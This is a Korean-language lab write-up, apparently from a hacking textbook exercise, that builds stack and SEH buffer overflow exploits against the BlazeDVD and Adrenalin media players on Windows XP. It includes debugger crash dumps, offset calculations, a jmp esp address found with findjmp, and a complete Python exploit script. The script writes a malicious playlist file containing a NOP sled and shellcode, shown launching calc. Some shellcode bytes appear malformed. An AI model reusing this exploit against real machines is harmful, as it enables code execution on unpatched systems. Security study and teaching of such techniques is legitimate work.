ESP: 0012f408 ( 1242120) -> 5n5o5p5q5r5s5t5u5v5w5x5yz5a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz6a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8yz8a9b9c9d9e9f9g9h9i9j9k9l9m9n9o9p9q9r9s9t9u9v9w9x9yz9 (stack)
+00: 6f356e35 (1865772597) -> N/A
+04: 71357035 (1899327541) -> N/A
+08: 73357235 (1932882485) -> N/A
+0c: 75357435 (1966437429) -> N/A
+10: 77357635 (1999992373) -> N/A
+14: 79357835 (2033547317) -> N/A

disasm around:
0x65356435 Unable to disassemble

SEH unwind:
0012f91c -> 6404e72e: mov eax,0x6405c9f8
0012fa4c -> 0049edf6: mov eax,0x4b4ff0
0012fa90 -> 0049f163: mov eax,0x4b5410
0012fb30 -> 0049ece0: mov eax,0x4b4e58
0012fb4c -> 004a4e98: mov eax,0x4bbcb0
0012fbf8 -> 004a09d8: mov eax,0x4b7148
0012fc78 -> 004a7958: mov eax,0x4bea00
0012fd28 -> 004a78e0: mov eax,0x4be880
0012fd88 -> 77d2048f: push ebp
0012ff4c -> 77d2048f: push ebp
0012ffe0 -> 0047e524: push ebp
fffffff -> 7c809b48: push ebp

```

- EIP에는 65356435가 저장되어 있다.
- 이 값은 16진수 코드이며, 입력한 테스트 문자열에서 어디에 있는지 알려면 코드의 변환이 필요하다.

```

>>> "65356435".decode("hex")
'e5d5'

```

- 65356435를 다시 decoding하면 e5d5이며, 주소는 입력한 것과 반대 방향으로 들어가기 때문에 문자열은 5d5e이다. 테스트 문자열에서 5d5e가 시작하는 위치는 261행이므로, 261행에서부터 8바이트가 EIP 주소로 업데이트 된다.

4. 예제 8-9부터 예제 8-10까지의 내용이 반영된 예제 8-11을 참고하여 해킹에 필요한 문자열 입력값을 모두 완성하고, 가능하다면 VirtualBox 기반의 윈도우 XP SP1에서 테스트해 보아라 (Window 7 이상에서는 오버플로우 공격 방지 메커니즘이 추가되어 있어서 오버플로우 공격이 동작하지 않는다).



- 8-9 fuzzingBlazeDVD.py를 실행한 후 생성된 blazeExpl.plf 파일의 내용의 중간 부분이다.
- A가 260개 출력되었고, B가 4개 출력된 다음, a0b0c0 ~ y9z9가 뒤이어 출력되었다.
- 260바이트까지는 오버플로우를 유발하는 데이터이고, 그다음 4바이트는 EIP 주소이다.

```
C:\Python27>python "C:\Documents and Settings\Administrator\바탕 화면\8-7 buffer
OverflowTest.py"
[information] dbg attach:BlazeDVD.exe
[information] start dbg
0x42424242 Unable to disassemble at 42424242 from thread 2208 caused access viol
ation
when attempting to read from 0x42424242

CONTEXT DUMP
EIP: 42424242 Unable to disassemble at 42424242
EAX: 00000001 < 1> -> N/A
EBX: 77e7c1cc <2011677132> -> N/A
ECX: 0532dca8 < 87219368> -> jhx <heap>
EDX: 00000042 < 66> -> N/A
EDI: 6405569c <1678071452> -> N/A
ESI: 019f1d50 < 27204944> -> Ud222AAAAAAAAA1-AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ <heap>
EBP: 019f1e60 < 27205216> -> Ud222AAAAAAAAA1-AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ <heap>
ESP: 0012f42c < 1242156> -> i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c1d1e1f1g
1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1y1z1a2b2c2d2e2f2g2h2i2j2k2l2m2n2o2p2q2r2s2t2u2
v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k3l3m3n3o3p3q3r3s3t3u3v3w3x3yz3a4b4c4d4e4f4g4h4i4j4
k4l4m4n4o4p4q4r4s4t4u4v4w4x4yz4a5b5c5d5e5f5g5h5i <stack>
+00: 306a3069 < 812265577> -> N/A
+04: 306c306b < 812396651> -> N/A
+08: 306e306d < 812527725> -> N/A
+0c: 3070306f < 812658799> -> N/A
+10: 30723071 < 812789873> -> N/A
+14: 30743073 < 812920947> -> N/A

disasm around:
0x42424242 Unable to disassemble

SEH unwind:
36753674 -> 36773676: Unable to disassemble at 36773676
ffffff -> fffffff: Unable to disassemble at fffffff
```

- EIP에는 42424242가 저장되었으며, 이는 앞서 B를 4번 출력한 것과 같다.
- ESP를 살펴보면 i0로 시작하는 문자열이 들어가 있으며, 테스트 문자열에서 17번째 값이다.
- 따라서 앞의 16바이트를 임의의 값으로 채우고 나머지 바이트를 해킹 코드로 채우면 간단하게 해킹에 성공할 수 있다.

```

from struct import pack
junk = "\x41"*260
junk+="\xb1\x10\xff\x77"
junk+="\x90"*21
junk+=("\xd9\xff\xc8\xff\b8\xff\xa0\xff\x47\xff\xc7\xff\x09\xff\xd9\xff\x74\xff\x24\xff\x4f\xff\x5f\xff\x2b\xff\xc9" +
"\xb1\xff\x32\xff\x31\xff\x47\xff\x17\xff\x83\xff\xc7\xff\x04\xff\x03\xff\xe7\xff\x54\xff\x2d\xff\xc7\xff\x1b" +
"\xb2\xff\x38\xff\xff\xff\xe3\xff\x43\xff\x5b\xff\x89\xff\x06\xff\x72\xff\x49\xff\xe7\xff\x43\xff\x27\xff\x5d" +
"\x65\xff\x01\xff\xc4\xff\x16\xff\x2b\xff\b1\xff\x5f\xff\x5a\xff\xe4\xff\b6\xff\xe8\xff\xd1\xff\xd2\xff\xf9" +
"\xe9\xff\xd7\xff\da\xff\x55\xff\x29\xff\x79\xff\xa7\xff\xa7\xff\x7e\xff\x59\xff\x96\xff\x68\xff\x73\xff\x98" +
"\xdf\xff\x94\xff\x7c\xff\xc8\xff\x88\xff\xd3\xff\x2f\xff\xfd\xff\xbd\xff\xa1\xff\xf3\xff\xc7\xff\x11\xff\xae" +
"\x4c\xff\x87\xff\x14\xff\x70\xff\x38\xff\x3d\xff\x16\xff\xa0\xff\x91\xff\x4a\xff\x50\xff\x58\xff\x99\xff\x15" +
"\x41\xff\x59\xff\x4e\xff\x46\xff\xbd\xff\x10\xff\xfb\xff\xbd\xff\x35\xff\xa3\xff\x2d\xff\x8c\xff\b6\xff\x92" +
"\x11\xff\x43\xff\x89\xff\x1b\xff\x9c\xff\x9d\xff\xcd\xff\x9b\xff\x7f\xff\xe8\xff\x25\xff\xd8\xff\x02\xff\xeb" +
"\xf7\xff\xa3\xff\xd8\xff\x7e\xff\xe0\xff\x03\xff\xaa\xff\xd9\xff\xc0\xff\b2\xff\x7f\xff\xbf\xff\x83\xff\xb8" +
"\x34\xff\xc3\xff\xc7\xff\xcd\xff\xcc\xff\xcb\xff\x18\xff\x67\xff\xd8\xff\x40\xff\x9f\xff\xa8\xff\x69\xff\x12\xff\x84" +
"\x6c\xff\x32\xff\xc0\xff\xa5\xff\x35\xff\x9e\xff\xa7\xff\da\xff\x26\xff\x46\xff\x17\xff\x7f\xff\x2c\xff\x64" +
"\x4c\xff\xf9\xff\x6f\xff\xe2\xff\x93\xff\x8b\xff\x15\xff\x4b\xff\x93\xff\x93\xff\x15\xff\xfb\xff\xc7\xff\xa2" +
"\x9e\xff\x94\xff\x7b\xff\x3b\xff\x75\xff\xd1\xff\x7a\xff\xca\xff\x44\xff\xc7\xff\xeb\xff\x75\xff\x3d\xff\xb2" +
"\x71\xff\x86\xff\xeb\xff\x07\xff\x8f\xff\x05\xff\x1e\xff\x88\xff\x6b\xff\x15\xff\x6b\xff\x8d\xff\x30\xff\x91" +
"\x87\xff\xff\xff\x29\xff\x74\xff\xa8\xff\xac\xff\x4a\xff\x5d\xff\xcb\xff\x33\xff\xd9\xff\x3d\xff\x0c"
)
x=open('blazeExp1.plf', 'w')
x.write(junk)
x.close()

```

- 해킹에 필요한 입력값을 완성한 모습이다.
- 첫 번째 문자열은 오버플로우를 유발하는 데이터이다.
- 두 번째 문자열은 해킹 코드를 심어 놓은 ESP 레지스터로 jump 하는 명령어이다.
- 세 번째 문자열은 ESP 레지스터 주소 앞까지 NOPS를 의미하는 16진수 코드를 넣어준다. 이때 위에서는 16 바이트만 입력했지만, 실제로 16바이트를 입력하고 프로그램을 실행했을 때는 해킹 코드가 작동하지 않았다. 그래서 조금씩 바이트 수를 늘려가며 실험했고 21 이상부터 해킹 코드가 작동하는 모습을 보였다. 이러한 현상이 발생하는 이유에 대해 생각해봤는데 운영 체제에서 메모리를 연속적으로 할당하지 않고 띄엄띄엄 할당하는 것이었다. 이는 데이터 구조의 효율성과 메모리 최적화를 위함인데 실제 값이 있는 워드(메모리 단위, 4)만을 할당하고 나머지는 건너뛰어서 할당하는 경우가 있다는 것이었다. 이번 경우에는 반대로 의미가 없는 값을 앞에 할당하고 한 워드, 즉 4바이트를 띄워서 해킹 코드가 삽입된 것이다.
- 마지막 문자열은 계산기를 실행하는 해킹 코드를 삽입한다.

```

C:\Documents and Settings\Administrator\바탕 화면>findjmp user32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning user32.dll for code useable with the esp register
0x77CF10B1      jmp esp
0x77D09353      jmp esp
0x77D256F7      jmp esp
0x77D35AF7      jmp esp
0x77D3B310      jmp esp
0x77D5BAEB      call esp
0x77D5CEFF      call esp
0x77D5D5FB      jmp esp
0x77D5D60B      jmp esp
0x77D5D617      jmp esp
0x77D63AC8      jmp esp
0x77D64938      jmp esp
0x77D64A68      jmp esp
0x77D6508C      jmp esp

```

- ESP로 jump 하는 명령어 코드를 찾기 위해 findjmp를 사용한 모습이다.
- kernel32.dll에서 jmp esp를 찾으려고 했으나 jmp esp가 존재하지 않았다.
- user32.dll에서 esp 관련 명령어를 찾은 결과 jmp esp 명령어 코드를 찾을 수 있다. 그 코드는 0x77CF10B1 이다.
- 이 프로그램은 DecodePointer가 kernel32.dll에 있어야 작동하는데, windows xp sp1에서는 DecodePointer를 지원하지 않으므로 sp2 이상에서 프로그램을 구동해야 한다. 따라서 나는 windows xp sp3 professional에서 실습을 진행했다.


```

C:\WPpython27>python "C:\Documents and Settings\Administrator\바탕 화면\8-7 buffer
OverflowTest.py"
[information] dbg attach:BlazeDVD.exe
[information] start dbg
0x0012f52f arpl [ecx+0x6c],sp from thread 2340 caused access violation
when attempting to read from 0x00000e46

CONTEXT DUMP
EIP: 0012f52f arpl [ecx+0x6c],sp
EAX: 02a9a050 < 44671056> -> N/A
EBX: ea320efe <3929149182> -> N/A
ECX: 00000dda < 3546> -> N/A
EDX: 7c93e514 <2090067220> -> N/A
EDI: 0012f51d < 1242397> -> !uGrojScaled.dNdn'd'KdC:\Documents and Settings\
Administrator\BlazeExpl.plf (stack)
ESI: 019f1d50 < 27204944> -> UdGGG1TQ (heap)
EBP: 0012f476 < 1242230> -> UdGGG1TQ (heap)
ESP: 0012f454 < 1242196> -> _+21GG'idR0RRr<J&i1<a!, RWRB<@xtJPHX <I4i18u>;>$
uXX$FKKD$[aYZQX_ZLjPh1o2h<!uGrojScalc (stack)
+00: 00000000 < 0> -> N/A
+04: 00000000 < 0> -> N/A
+08: fffff000 <4294901760> -> N/A
+0c: b1c92b5f <2982751071> -> N/A
+10: 17473132 < 390541618> -> N/A
+14: 0304c783 < 50644867> -> N/A

disasm around:
0x0012f523 jnz 0x12f52a
0x0012f525 mov ebx,0x6f721347
0x0012f52a push byte 0x0
0x0012f52c push ebx
0x0012f52d call ebp
0x0012f52f arpl [ecx+0x6c],sp
0x0012f532 arpl [eax],ax
0x0012f534 add [eax],al
0x0012f536 add [eax],al
0x0012f538 add [eax],al
0x0012f53a add [eax],al

SEH unwind:
0012f964 -> 6404e72e: mov eax,0x6405c9f8
0012fa94 -> 0049edf6: mov eax,0x4b4ff0
0012fad8 -> 0049f163: mov eax,0x4b5410
0012fb78 -> 0049ece0: mov eax,0x4b4e58
0012fb94 -> 004a4e98: mov eax,0x4b4cb0
0012fc40 -> 004a09d8: mov eax,0x4b7148
0012fcc0 -> 004a7958: mov eax,0x4bea00
0012fd70 -> 004a78e0: mov eax,0x4be880
0012fdd0 -> 77d2048f: push ebp
0012ff94 -> 77d2048f: push ebp
0012ffe0 -> 0047e524: push ebp
ffffff -> 7c809b48: push ebp

```



- 위에서 만든 해킹 코드를 실행한 모습이다.
- ESP로 jump 하면서 계산기가 실행된 모습을 볼 수 있다.
- 최신 운영 체제에서는 메모리 오버플로우를 이용한 해킹 기법을 많이 차단했지만, 오래된 운영 체제에서는 메모리 보호 기능이 미흡했기에 이렇게 메모리 오버플로우를 이용해서 해킹이 가능한 모습을 보여주고 있다.

iv. SEH 기반 오버플로우 테스트하기

1. fuzzingBlazeDVD.py 와 유사하게 임의의 길이의 연속된 A 문자를 가진 아드레날린 실행파일을 만든다 (예제 8-12 의 fuzzingAdrenalin.py 참고).

```


junk="\x41"*2500
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()

```

- 8-12 fuzzingAdrenalin.py 코드이다.
- A를 2500번 입력한 다음 Exploit.wvx 파일로 생성하는 코드이다.




- 8-12 fuzzingAdrenalin.py를 실행하여 Exploit.wvx 파일이 생성된 모습이다.




- 메모장으로 Exploit.wvx를 열어보면 A가 2500번 입력된 모습을 확인할 수 있다.

2. 아드레날린 플레이어를 실행하고 나서 bufferOverflowTest.py를 실행해서 플레이어를 디버깅할 준비를 한다. 마지막으로 플레이어를 통해서 Exploit.wvx 파일을 열게 되면 오류가 발생하고 디버거는 메시지를 출력한다. 이 때 출력되는 메시지를 분석하여라.



- bufferOverflowTest.py에서 processName을 Play.exe(아드레날린 플레이어의 프로세스 명)로 변경하여 아드레날린 플레이어에 대하여 디버거 기능을 수행할 수 있도록 한다.




- 아드레날린 플레이어를 실행한 모습이다.
- 동영상 재생이 가능하며, 다양한 파일 형식의 동영상을 지원하기 위해 코덱을 제공한다.
- 동영상뿐만 아니라 사운드 파일도 재생할 수 있다.
- 자막 출력이 가능하고, 자막을 오버레이로 처리하거나, 영상 자체에 자막을 삽입하여 재생할 수 있다.
- 플레이 리스트 기능을 지원하며, 사운드 파일 뿐만 아니라 동영상까지도 리스트에 등록할 수 있다.

```
C:\Windows\system32\cmd.exe - python "C:\Users\kocan\Desktop\#8-7 bufferOverflowTest..."
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\kocan>python "C:\Users\kocan\Desktop\#8-7 bufferOverflowTest.py"
[information] start dbg

C:\Users\kocan>python "C:\Users\kocan\Desktop\#8-7 bufferOverflowTest.py"
[information] dbg attach:Play.exe
[information] start dbg
```

- 아드레날린 플레이어를 실행한 후 bufferOverflowTest.py를 실행한 모습이다.
- 현재 디버거에서 프로그램의 작동을 대기하고 있다.



- Add 버튼을 통해 파일을 입력할 수 있으며, 앞서 생성한 Exploit.wvx를 선택하였다.

3. 예제 8-13 의 fuzzingAdrenalin.py 를 실행해서 Exploit.wvx 파일을 생성하고, 아드레날린 플레이어를 실행하면 디버거로 오류 상황을 모니터링할 수 있다. 이때 SEH unwind 부분을 분석하여야.

```
junk="aabacadaeafagahaiajakalamanaoapaqarasatauavawaxayaza0a1a2a3a4a5a6a7a8a9aabbcbdbefbgbhbi"
x=open('Exploit.wvx','w')
x.write(junk)
x.close()
```

- a~z, 0~9까지의 문자를 가로와 세로로 교차해서 임의로 문자열을 만들고, Exploit.wvx로 저장한다.

```
0x00401565 cmp dword [ecx-0xc],0x0 from thread 5564 caused access violation
when attempting to read from 0x35643557

CONTEXT DUMP
EIP: 00401565 cmp dword [ecx-0xc],0x0
EAX: 00000a20 ( 2592 ) -> N/A
EBX: 00000003 ( 3 ) -> N/A
ECX: 35643563 ( 895759715 ) -> N/A
EDX: 0012a303 ( 1221379 ) -> 9/R e8wX 8t/RXaQSWWhXC:WUsersWkocanWDesktopWExploit.wvx
EDI: 0012a1a0 ( 1221024 ) -> c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
05152535455565758595a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
465666768696a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7y7z70717273747576777
87797a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8 (stack)
ESI: 0012a1a0 ( 1221024 ) -> c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
05152535455565758595a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
465666768696a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7y7z70717273747576777
87797a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8 (stack)
EBP: 0012a0e8 ( 1220840 ) -> c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
05152535455565758595a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
465666768696a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7y7z70717273747576777
87797a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8 (stack)
ESP: 001298cc ( 1218764 ) -> PuHt%g aabacadaeafagahaiajakalamanaoapaqarasatau
avawaxayaza0a1a2a3a4a5a6a7a8a9aabbcbdbefbgbhbiibjkbklmbnbnobpbqbrhsbtbubvbwby
bzb0b1b2b3b4b5b6b7b8b9bachccdccefcgchcicjckclmncncpcpcrcscucvcwcxcyczc0c1c2
c3c4c5c6c7c8c9cadbdcdddedfdgdhdh (stack)
+00: 0012a150 ( 1220744 ) -> 8393a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4
w4x4y4z404142434445464748494a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4
05152535455565758595a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z5
465666768696a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7 (stack)
+04: 00487696 ( 4748950 ) -> N/A
+08: 00672574 ( 6759796 ) -> <<Q><QqNRadRQRQQQFH*SGH*S1LR>1RQ <Play.exe.data>
+0c: 0012a220 ( 1221152 ) -> 465666768696a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7
s7t7u7v7w7x7y7z707172737475767778797a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8
w8x8y8z808182838485868788898a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8
09192939495969798999 (stack)
+10: 00000000 ( 0 ) -> N/A
+14: 00000001 ( 1 ) -> N/A

disasm around:
0x0040155e ret
0x0040155f int3
0x00401560 push esi
0x00401561 mov esi,ecx
0x00401563 mov ecx,[esi]
0x00401565 cmp dword [ecx-0xc],0x0
0x00401569 lea eax,[ecx-0x10]
0x0040156c push edi
0x0040156d mov edi,[eax]
0x0040156f jz 0x4015bf
0x00401571 cmp dword [eax+0xc],0x0


SEH unwind:
33313330 -> 33333332: Unable to disassemble at 33333332
ffffff -> fffffff: Unable to disassemble at fffffff
```

- 위에서 생성한 Exploit.wvx를 아드레날린 플레이어에 입력한 모습이다.
- SEH unwind를 살펴보면 33313330과 33333332를 확인할 수 있다.


```
>>> "33313330".decode("hex")
'3130'
>>> "33333332".decode("hex")
'3332'
```

- 이를 decode 명령어를 통해 문자열로 바꿔보면 '3130'과 '3332'에 해당하는 것을 확인할 수 있다.
- '3031'은 2,140번째 문자열에 해당하므로 2,140바이트까지는 더미 문자열로 입력하고 'POP POP RET' 명령에 해당하는 주소를 넣으면 되는 것을 볼 수 있다.

4. 공격 실행을 위하여 예제 8-14의 fuzzingAdrenalin.py를 실행해서 얻은 Exploit.wvx 파일을 아드레날린 프로그램을 실행시켜서 열게 되면 어떤 결과가 나오는지 분석하여라.



- OllyDbg를 사용하여 AdrenalinX.dll 파일에서 POP POP RET 명령어를 검색한 모습이다.
- 명령어를 검색할 때 00, 0A, 0D 문자를 포함하는 주소를 제외해야 한다. 아마도 파이썬 코드에 삽입하면 null 문자로 취급해 엉뚱한 주소가 지정되지 않아서 그렇지 않을까 생각한다.
